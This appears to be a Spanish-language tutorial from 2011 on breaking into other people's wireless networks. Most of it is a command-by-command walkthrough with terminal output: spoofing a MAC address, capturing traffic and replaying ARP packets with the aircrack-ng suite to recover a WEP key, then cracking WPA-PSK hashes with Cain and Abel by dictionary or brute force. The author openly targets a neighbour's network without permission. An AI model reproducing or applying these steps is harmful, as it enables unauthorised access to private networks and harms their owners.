
WIFIWAY 2.0
the new wifiway

2011-02-12 23:25






2011-02-12 23:26


Cracker



Cracker




Cracker




Inicio, elegir REINICIAR o Reset o Reboot

WIFIWAY 2.0
the new wifiway

2011-02-12 23:31



Cracker



PODRAN VER QUE EN LAS IMAGENES HE TENIDO QUE BORRAR
EL ESSID Y EL BESSID POR MOTIVOS DE SEGURIDAD.

Ese fue el primer método, todos los métodos que enseño funcionan a la perfección así que tu decide cual usar.

Ahora continuamos con el siguiente método con la herramienta BackTrack (Que también es un sistema operativo de Linux) lo puedes descargar desde aquí [Clic Aquí para Descargar](#) una ves que lo tengas procedemos a utilizarlo y sera así:

Primero abrimos una shell, y escribimos:

```
airmon-ng stop ath0
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0) (VAP destroyed)

Cracker

(esto es para detener la tarjeta de red ath0)

Después escribimos:

```
macchanger -m 11:22:33:44:55:66 wifi0
```

```
bt ~ # macchanger -m 11:22:33:44:55:66 wifi0
Current MAC: 00:90:96:7e:e5:81 (Askey Computer Corp.)
Faked MAC: 11:22:33:44:55:66 (unknown)
bt ~ #
```

(esto es para cambiar nuestra dirección mac)

Después escribes

```
airmon-ng start wifi0
```

```
bt ~ # airmon-ng start wifi0
Interface      Chipset      Driver
wifi0          Atheros       madwifi-ng
ath0           Atheros       madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
bt ~ #
```

(esto es para activar nuestra tarjeta en modo monitor)

Para saber que todo ha ido bien escribes

```
iwconfig
```

```
bt ~ # iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wifi0   no wireless extensions.

ath0    IEEE 802.11g  ESSID:""
        Mode:Monitor  Frequency:2.457 GHz  Access Point: 11:22:33:44:55:66
        Bit Rate:0 kb/s  Tx-Power:18 dBm  Sensitivity=1/1
        Retry:off  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=0/70  Signal level=-96 dBm  Noise level=-96 dBm
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:0  Missed beacon:0
bt ~ #
```

(en esta pantalla podemos ver que está en modo monitor y ver que cambiamos la dirección mac)

Cracker

Después buscas las redes que hay al alcance

airodump-ng ath0

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	22	69	18 0	5	54	WEP	WEP		[REDACTED]

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
[REDACTED]	[REDACTED]	51	11-11	43	18	

Aquí debemos apuntar en una hoja lo siguiente:

BSSID (xx:xx:xx:xx:xx:xx)

CH (en este caso es 5)

ESSID (Nombre de la RED)

ya que tengamos estos datos, tecleamos (control+C) y veras que se detendrá la pantalla anterior..

Después escribes..

airodump-ng --channel x --write xxx ath0

x= canal, como en el paso anterior el 5 pues quedaría así (--channel 5)
xxx= nombre, aquí puedes poner el nombre que quieras, pero recuerda lo que pones, y en mi caso quedara así (--write pass)

airodump-ng --channel 5 --write pass ath0 (hasta aquí vamos bien?)

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	25	100	156	6 0	5	54	WEP	WEP		[REDACTED]

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
[REDACTED]	[REDACTED]	51	0-11	0	1	

(aquí tendremos una pantalla similar a la anterior)

Cracker

Ahora abres otra shell...

y en ella escribes:

```
aireplay-ng -3 -b (mac de la víctima) -h (nuestra mac) ath0
```

y quedaría así;

```
aireplay-ng -3 -b xx:xx:xx:xx:xx:xx -h 11:22:33:44:55:66
```

```
bt ~ # aireplay-ng -3 -b [REDACTED] -h 11:22:33:44:55:66 ath0
15:12:24 Waiting for beacon frame (BSSID: [REDACTED]) on channel 5
Saving ARP requests in replay_arp-0722-151224.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 12098 packets (got 9 ARP requests and 3798 ACKs), sent 4285 packets...(500 pps)
```

(esto es para empezar a capturar datos ARP)

Ahora abres otra shell y escribes:

```
aireplay-ng -1 0 -e (ESSID) -a (BSSID) -h (nuestra mac) ath0
```

a mi me quedara asi:

```
aireplay-ng -1 0 ESSID -a xx:xx:xx:xx:xx:xx -h 11:22:33:44:55:66 ath0
```

```
bt ~ # aireplay-ng -1 0 -e [REDACTED] -a [REDACTED] -h 11:22:33:44:55:66 ath0
15:14:09 Waiting for beacon frame (BSSID: [REDACTED]) on channel 5

15:14:09 Sending Authentication Request (Open System)
15:14:09 Got a deauthentication packet! (Waiting 3 seconds)

15:14:12 Sending Authentication Request (Open System)
15:14:12 Authentication successful
15:14:12 Sending Association Request [ACK]
15:14:12 Association successful :-) (AID: 1)
bt ~ #
```

veras que los ARP empiezan a subir de volada como el kilo de tortilla en México....

Cracker

hasta este paso debemos de tener dos shell's abiertas

```
bt ~ # aireplay-ng -3 -b [REDACTED] -h 11:22:33:44:55:66 ath0
15:12:24 Waiting for beacon frame (BSSID: [REDACTED]) on channel 5
Saving ARP requests in replay_arp-0722-151224.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 212101 packets (got 11882 ARP requests and 64810 ACKs), sent 83712 packets...(499 pps)
```

CH	Elapsed	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
5	4 mins	2659	14951 144	5	54	WEP	WEP	OPEN	[REDACTED]

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
[REDACTED]	[REDACTED]	53	11-11	0	4585	[REDACTED]
[REDACTED]	[REDACTED]	24	0- 1	0	83689	[REDACTED]

Ahora podemos ver que después de 10 minutos ya tenemos 62160 ARP, con eso es mas que suficiente, ahora a las dos shell's las cancelamos, en cada una apretamos (control+C)

```
bt ~ # aireplay-ng -3 -b [REDACTED] -h 11:22:33:44:55:66 ath0
15:12:24 Waiting for beacon frame (BSSID: [REDACTED]) on channel 5
Saving ARP requests in replay_arp-0722-151224.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 521639 packets (got 62160 ARP requests and 164521 ACKs), sent 243168 packets...(500 pps)
bt ~ #
```

CH	Elapsed	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
5	10 mins	5896	61116 0	5	54	WEP	WEP	OPEN	[REDACTED]

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
[REDACTED]	[REDACTED]	48	1- 2	0	5370	[REDACTED]
[REDACTED]	[REDACTED]	24	0- 1	0	243199	[REDACTED]

Cracker

Ya estamos en lo ultimo, ahora abrimos otra shell y escribimos:

```
aircrack-ng xx-01.cap
```

xx= el nombre que les dije que se acordaran, en mi caso es (pass)

```
aircrack-ng pass-01.cap
```



```
bt ~ # aircrack-ng pass-01.cap
Opening pass-01.cap
Read 516751 packets.

# BSSID          ESSID           Encryption
1 [REDACTED]      [REDACTED]      WEP (61115 IVs)
2 [REDACTED]      [REDACTED]      Unknown

Index number of target network ? 1
```

Como la red que nosotros elegimos es la opción 1 pues ponemos el 1 y damos enter.



```
bt ~ # aircrack-ng pass-01.cap
Opening pass-01.cap
Read 516751 packets.

# BSSID          ESSID           Encryption
1 [REDACTED]      [REDACTED]      WEP (61115 IVs)
2 [REDACTED]      [REDACTED]      Unknown


Index number of target network ? 1

Opening pass-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 61115 ivs.
KEY FOUND! [REDACTED]
Decrypted correctly: 100%

bt ~ #
```

Y listo ya tenemos la Key Found xx:xx:xx:xx:xx esa la debemos poner pero son los dos puntos (xxxxxxxxxx) y listo!!! ya podemos navegar en internet...

Con esas dos herramientas ya podríamos entrar fácilmente a internet sin importar cuantos dígitos sean los de la compañía o la ubicación del mundo en la que nos encontramos, pero te daré dos métodos mas que son igual 100% efectivos. Comenzare por el tercero, esta herramienta es conocida como Caín y Abel y se utiliza de la siguiente manera:



1- Elegimos la red a la cual queremos obtener la contraseña


Cracker

En este caso yo me intentare conectar a una red la cual yo no tengo la contraseña y es de mi vecino

2-Abrimos nuestro cain y abel y vamos a:

-Decoders

-Wireless Passwords



3-listo ahora debemos de mandar los hashes a el famoso cracker del cain y abel
Send WPA-PSK Hashes to Cracker

4-Perfecto ahora vamos a nuestro cracker y tenemos 2 opciones

-Dictionary attack

-Brute Force attack

Para los que no saben un ataque diccionario consiste en colocar varias palabras por ejemplo en un bloc de notas y luego

guardarlo, luego el programa intentara con todas las palabras que colocamos en el bloc de notas, por ejemplo: si colocamos en un block de notas ciertas palabras como hola, adiós, bienvenido, 89743943, cualquier palabras aun con "#\$!%&"

Entonces el programa que hace el ataque diccionario intentara acceder con esas contraseñas.

Entonces ustedes dirán por que no puse mas palabras pues no, por suerte el cain y abel trae su propio .txt con muchas posibles contraseñas para hacer nuestro ataque diccionario. el txt lo pueden encontrar en:

C:\Archivos de Programa\Cain\Wordlist\Wordlist.txt

(Ustedes pueden agregar otros diccionarios descargando desde Internet, una ves ya realizados estos pasos para futuros ataques.)

Cracker

Luego hacemos clic en Start y luego de cierto tiempo tendremos nuestra contraseña, depende la señal que se tenga y la dificultad de contraseña se tardara para obtenerla al igual funciona de lo mejor.

```
Plaintext of essid casa is [REDACTED]  
Attack stopped!  
1 of 1 hashes cracked
```

